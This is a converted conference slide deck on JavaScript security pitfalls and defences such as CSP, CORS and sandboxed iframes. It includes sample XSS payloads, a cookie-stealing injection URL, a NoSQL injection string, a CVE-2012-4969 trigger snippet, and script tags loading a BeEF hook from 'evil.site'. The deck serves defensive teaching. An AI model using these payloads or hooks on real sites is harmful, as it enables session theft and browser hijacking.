



Cases of JavaScript Misuse and How to Avoid Them

Mike Shema
Qualys, Inc.

Session ID: **ASEC-303**

Session Classification: **Advanced**

RSACONFERENCE
EUROPE 2012

JavaScript, JScript, ECMAScript, *.exe

- Cross-platform, vendor-neutral liability
- Easy to use, easier to misuse
- Challenging to maintain
- Achieving peace of mind from piece of code








```
try {  
    security()  
}  
catch (err) {  
}
```

let me = count(ways) ;

`jsfunfuzz` -- Over five years of fuzzing Mozilla's browser to find JavaScript-related bugs.



```
function () { var Pwn2Own=$money; }
```

Mobile Pwn2Own: iPh...Dutch team | ZDNet
www.zdnet.com/mobile-pwn2own-iphon... Reader

address book, photos, videos and browsing history from a fully patched iPhone 4S.

The hack, which netted a \$30,000 cash prize in the mobile Pwn2Own contest here, exploited a WebKit vulnerability to launch a drive-by download when the target device simply surfs to a booby-trapped web site.

"It took about three weeks, starting from scratch, and we were only working on our private time,"

2012

32-Vulnerabilities in W...r engine impact BlackBerry 6
btsc.webapps.blackberry.com/btsc/viewdo... Reader

nd

should be considered ter...
te immediately or must p...
without these requiremen...

re unable to upgrade at t...
ort in the browser or disa...

below. Once users have upgraded their BlackBerry Device Software, the...
to re-enable Javascript support in the browser or re-enable the browser...

Option 1: Disable JavaScript use in the BlackBerry
Users of BlackBerry 6 can disable the use of JavaScript in the BlackBerry...

2011



CVE-2012-4969 (Sept. 2012)

The image shows two overlapping browser windows. The foreground window is titled "MS12-063: Cumulative Security Update for Windows 7: September 21, 2012" and displays the "Windows Update service" control panel. It has two "Fix it" buttons, each with a Microsoft Fix it icon and the text "Fix this problem Microsoft Fix it 50939". The background window is titled "National Vulnerability Database (CVE-2012-4969)" and shows the "Summary for CVE-2012-4969" page. The page includes the date "09/18/2012" and a description of the vulnerability in the CMshtmlEd::Exec function in mshtml.dll. A blue arrow points from a white box containing the number "9.3" to the "CVSS v2 Base Score: 9.3 (HIGH)" text in the NVD entry.

Windows Update service.

Enable Disable

Microsoft® Fix it Fix this problem Microsoft Fix it 50939

Microsoft® Fix it Fix this problem Microsoft Fix it 50938

Notes

NVD contains:

53002 CVE Vulnerabilities

Last updated: Fri

20:04

22:04

264

814

60760

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 8.6



Event-Driven, Non-Blocking (Security Bug)

```
<script>
var arrr = new Array();
arrr[0] = window.document.createElement("img");
arrr[0]["src"] = "L";
</script>
<iframe src="child.html">
```

```
<head><script>
functionfuncB() { document.execCommand("selectAll"); };
functionfuncA() {
  document.write("L");
  parent.arrr[0].src="YMjf\\u0c08\\
\u0c0cKDogjsiIejengNEkoPDjfiJDIWUAzdfghjAAuUFGGBSIPPPUDFJK
SOQJGH";
}
</script></head>
<body onload='funcB();' onselect='funcA()' >
<div contenteditable='true'>a</div>
```

Internal Browser Security

- Process separation
- Sandboxing plugins
 - HTML5 does away with plugins altogether
- XSS Auditors
 - Only for the simplest scenarios
- Phishing warnings
 - Primarily for known sites
 - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating



Design Patterns & Dangerous Territory



RSA CONFERENCE
EUROPE 2012

HTML Injection (XSS)

- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!(?)



Stop Building HTML on the Server

- String concatenation is an insecure design pattern.
 - HTML injection, SQL injection, lots of injection
- JSON requests/responses, dynamic DOM update
 - Be careful, DOM node insertion/modification isn't necessarily safer.
- `toStaticHtml()`
 - Smarter approach to whitelist acceptable content rather than blacklist known attacks.
 - ...but non-standard, IE-only.




String Concatenation Checklist

- Normalize the data
 - Character set conversions (e.g. \Leftrightarrow UTF-8, reject or replace bad sequences)
 - Character encoding conversion (e.g. %xx)
- Identify the output context
 - DOM node, attribute name, attribute value, script, etc.
- Apply controls at security boundaries
 - Time of Check, Time of Use -- Identify where data will be modified, stored, or rendered
 - Strip characters (carefully! prefer inclusion list to exclusion list)
 - Replace characters appropriate for context



Be Careful Building HTML in the Browser

- The URL is evil.
 - `http://web.site/safe.page#<script>alert(9)</script>`
- `document.write()`, `eval()`
- String concatenation is always dangerous.
- JSON serializes, not sanitizes, data.



```
272620 - XSS vulnerability in internal error messages
https://bugzilla.mozilla.org/show_bug.cgi?id=272620
Reader

If bugzilla.mozilla.org runs into an internal error it dumps out a notice to
send the requested url to an admin. This is done using a line of javascript:

document.write("<p>URL: " + document.location + "</p>")

Since Internet Explorer and some other browsers do not force proper URL
encoding you can easily force an error and inject arbitrary javascript code:

https://bugzilla.mozilla.org/attachment.cgi?
id=&action=force_internal_error<script>alert(document.cookie)</script>

Bugzilla does not understand the action parameter, raises an internal error and
this leads to an XSS. This can be used to steal the session cookie or fake
content on the website.
```



“Gutenberg Injection” -- <http://bit.ly/amazonxss>


cessarily render following `` element:

```
<img/src="." alt="" onerror="alert('zombie')"/>
```

JavaScript doesn't have to rely on quotes to establish strings

```
{..., "totalResults": 4,
"results": [[...], [...],
[33, "Page 16", "... t
require spaces to delimit
their attributes. <img/
src=\".\" alt=\"\" onerror=
\"alert('<b>zombie</b>')
\"/> JavaScript doesnt
have to rely on quotes to
establish strings, nor
do ...", ...]]}
```

```
...>Page 16</span> ... t
require spaces to delimit
their attributes. <img
src=\".\" alt=\"\"
onerror="alert('&lt;b&gt;
zombie&lt;/b&gt;')">
JavaScript doesn't have
to...
```



NoSQL Injection

- Using JavaScript to create queries, filters, etc.
 - String concatenation & JSON injection
- Server-side JavaScript requires server-side security principles.

```
http://web.site/calendar?year=1984';while(1);var%20foo='bar
```



The screenshot shows a web browser window with the URL `docs.mongodb.org/manual/faq/developers/#how-does-mongodb-address-sql-or-query-injectio`. The page content is titled "JavaScript" and explains that MongoDB operations allow running arbitrary JavaScript expressions directly on the server. It lists several operations: `$where`, `db.eval()`, `mapReduce`, and `group`. A warning states that users must exercise care to prevent malicious JavaScript submissions. It concludes by noting that most queries can be expressed without JavaScript, and for those that require it, JavaScript and non-JavaScript can be mixed in a single query by placing user-supplied fields in a `BSON` field and passing JavaScript code to the `$where` field.

JavaScript Addiction

- JavaScript-driven sites see content disappear from search engines.
 - Too much of a good thing (ineffective fallback)
 - HTML scrapers fail to render the full DOM
- Hash bang
 - <https://twitter.com/i/#!/search...>
 - Create a magic URL fragment for Google
 - Client-side JavaScript interprets the fragment to request content
- <http://bit.ly/hashbangproblem>



Developing With JavaScript

- Challenges of an interpreted language
- Simple language, complex behaviors
 - <http://jshint.com>
 - <http://www.quirksmode.org>
 - <http://webreflection.blogspot.com>
- Browser tools improving, but not perfect.
 - <http://bit.ly/QJ4g0C>



Occupational Hazards

- Same Origin Policy
- Data access
- Context
 - Percent encoding, HTML encoding
- Scope pollution with misplaced var or shadow variables
- document.write(), eval(), Function
- typeof(null) == "object"
- JSONP (use CORS instead)




Solve for x.

```
<!doctype html><html>
<head>
  <script>
    var x = 1;
    (function() { var x = 2; });
    var y = 1;
    function scopeBar() { doSomething(x); }
    function scopeBaz() { var x = 0; doSomething(x); }
  </script>
</head>
<body>
  <script>
    var z = 3;
    function scopeFoo() { doSomething(y); }
    var x = 4;
    scopeBar();
  </script>
</body></html>
```



Scope

```
<html>
  <head>
    <script>
      BeefJS = {};
    </script>
  </head>
  <body>
    <script src="http://evil.site/
hook.js">
    </script>
  </body>
</html>
```



```
if(typeof beef === 'undefined' &&
  typeof window.beef === 'undefined') {
  var BeefJS = {
    version: '0.4.3.8-alpha',
    ...
  };
  window.beef = BeefJS;
}
```

JavaScript Everywhere

```
<head>
  <script>
    BeefJS = {
      commands: new Array(),
      execute: function() {},
      regCmp: function() {},
      version: "<script>alert(9)</
script>"
    };
  </script>
</head>
...
```



HttpOnly?

```
<head>  
  <script>  
    document.cookie="BEEFHOOK=" ;  
  </script>  
</head>  
...
```



Prototype Chains

```
<script>
WebSocket.prototype._s = WebSocket.prototype.send;
WebSocket.prototype.send = function(data) {
  // data = ".";
  console.log("\u2192 " + data);
  this._s(data);
  this.addEventListener('message', function(msg) {
    console.log("\u2190 " + msg.data);
  }, false);
  this.send = function(data) {
    this._s(data);
    console.log("\u2192 " + data);
  };
}
</script>
```



```
data = ".";
```

```
[22:49:57][*] BeEF server started  
(press control+c to stop)
```

```
  /opt/local/lib/ruby1.9/gems/1.9.1/  
gems/json-1.7.5/lib/json/common.rb:  
155:in `initialize': A JSON text must  
at least contain two octets!  
(JSON::ParserError)
```



Scope

```
<html>
  <body>
    ...
    ...hook.js...
    ...
    <script>
      beef.execute = function(fn) {
        alert(n);
      }
    </script>
  </body>
</html>
```





JavaScript Libraries

RSACONFERENCE
EUROPE 2012

JavaScript Libraries

- Should be...
 - More optimal
 - More universal
- Shift security burden to patch management
 - Clear APIs
 - Auto versioning
 - Hosted on CDNs
- Often are...
 - More disparate
 - Highly variant in quality
 - Stylistically different
- Have to...
 - Play nice with others (variable scope, prototype chains)
 - Balance performance with style



Shall I Compare Thee...

A	B
<pre>for(var i = fromIndex; i < arr.length; i++) {</pre>	<pre>for(var i = fromIndex, ii = arr.length; i < ii; i++) {</pre>
<pre>for(var key in obj) {</pre>	<pre>Object.hasOwnProperty()</pre>
<pre>undefined</pre>	<pre>undefined = 19</pre>
<pre>http://www.robohornet.org</pre>	<pre>http://bit.ly/O68e5M http://ie.microsoft.com/testdrive/ performance/robohornetpro/</pre>



Lots of Choice, Few Chosen?

- (METHODOLOGY)
- (GRAPH OF DATA -- STILL COLLECTING)



There's a Dark Side to Everything

- Poisoned cache, poisoned CDN
- Intermediation, poison the .js file if served over HTTP
 - public wi-fi
- Functions for HTML injection payloads
 - More bad news for blacklisting
- Server-side JavaScript
 - Reimplementing HTTP servers with reimplemented bugs
 - Fingerprint, DoS



JavaScript Crypto

- Stanford JavaScript Crypto Library, <http://crypto.stanford.edu/sjcl/>
- CryptoCat, <https://crypto.cat>
 - Shifted from .js to browser plugin
- Use TLS for channel security
 - Better yet, use HSTS and DNSSEC.
- There is no trusted execution environment
 - ...in the current prototype-based language
 - ...in an HTTP connection that can be intercepted
 - ...in a site with an HTML injection vuln






HTML5 & Countermeasures

RSA CONFERENCE
EUROPE 2012

Programming

- Abstracting development to another language
 - Closure
 - Emscripten, compile C & C++ to JavaScript
 - TypeScript
- Static code analysis
 - jslint
- New specs
 - Better variables
 - Object.freeze()
 - Modular packages



Domain-Based Separation of Trust

- Leverage the Same Origin Policy
- Use one domain for trusted content
- Use another domain for user content
- Another for ads
- etc.



Cross Origin Resource Sharing (CORS)

Vulnerability


- Defines read-access trust of another Origin
 - Has no bearing on security of the other Origin
- Check the Origin
 - Prevent CSRF from this browser
- Principle of Least Privilege
 - Beware of Access-Control-Allow-Origin: *
 - Short Access-Control-Max-Age
 - Minimal Access-Control-Allow-{Methods | Headers}



HTML5 Sandboxes



```
<iframe * src="infected.html">
```

<pre>* (empty)</pre>	
<pre>sandbox</pre>	JavaScript not executed
<pre>sandbox="allow-scripts"</pre>	JavaScript executed document.cookie Set-Cookie header
<pre>text/html-sandboxed</pre>	Waiting for browser support



Content-Security-Policy Header

- Provide granular access control to SOP
- Choose monitor or enforce
- Header only
 - Probably few code changes required, or *unsafe-eval*
 - (http-equiv has lower precedence)
- Waiting for universal implementation
 - X-Content-Security-Policy
 - X-WebKit-CSP
- <http://www.w3.org/TR/CSP/>



Content-Security-Policy

```
X-CSP: default-src 'self'; frame-src 'none'
```

```
<!doctype html>  
<html>  
  <body>  
    <iframe src="./infected.html"></iframe>  
  </body>  
</html>
```



Content-Security-Policy vs. XSS

X-CSP: default-src 'self'

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9) //">
```

X-CSP: default-src 'self' 'unsafe-inline'

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9) //">
```



Content-Security-Policy vs. XSS

X-CSP: default-src 'self'

```
<!doctype html><html><body>  
  <iframe src="./infected.html"></iframe>  
</body></html>
```

X-CSP: script-src evil.site

```
<!doctype html><html><head>  
  <script src="http://evil.site:3000/  
hook.js"></script>  
</head></html>
```



On the Other Hand...

- Awesome DoS if CSP headers are absent and XSS vuln is present:

```
<meta http-equiv="X-WebKit-CSP"  
content="default-src 'none'">
```



Careful with those Improvements

- Some trade-offs between more objects, more APIs, and privacy
 - WebGL, battery status
- Browser fingerprinting
- AppCache




Some Web Security Principles

- Always be suspicious of string concatenation
- Abstract development to a more strongly-typed language, compile to JavaScript
- Protect Web Storage data
 - Don't use it for security-sensitive data,
- Pay attention to DOM context
 - HTML entity, percent encoding, String object, text node



Apply

- Encourage users to update browsers
 - Supporting old browsers is a pain anyway
 - Adopt established JavaScript libraries rather than custom implementations
 - Shift from pure development to patch management
 - Adopt HTML5 security features
 - ...to protect users with HTML5-enabled browsers
- 

Thank You!

- Questions
 - mshema@qualys.com
- More online
 - <https://deadliestwebattacks.com>
- More offline
 - *Hacking Web Apps*

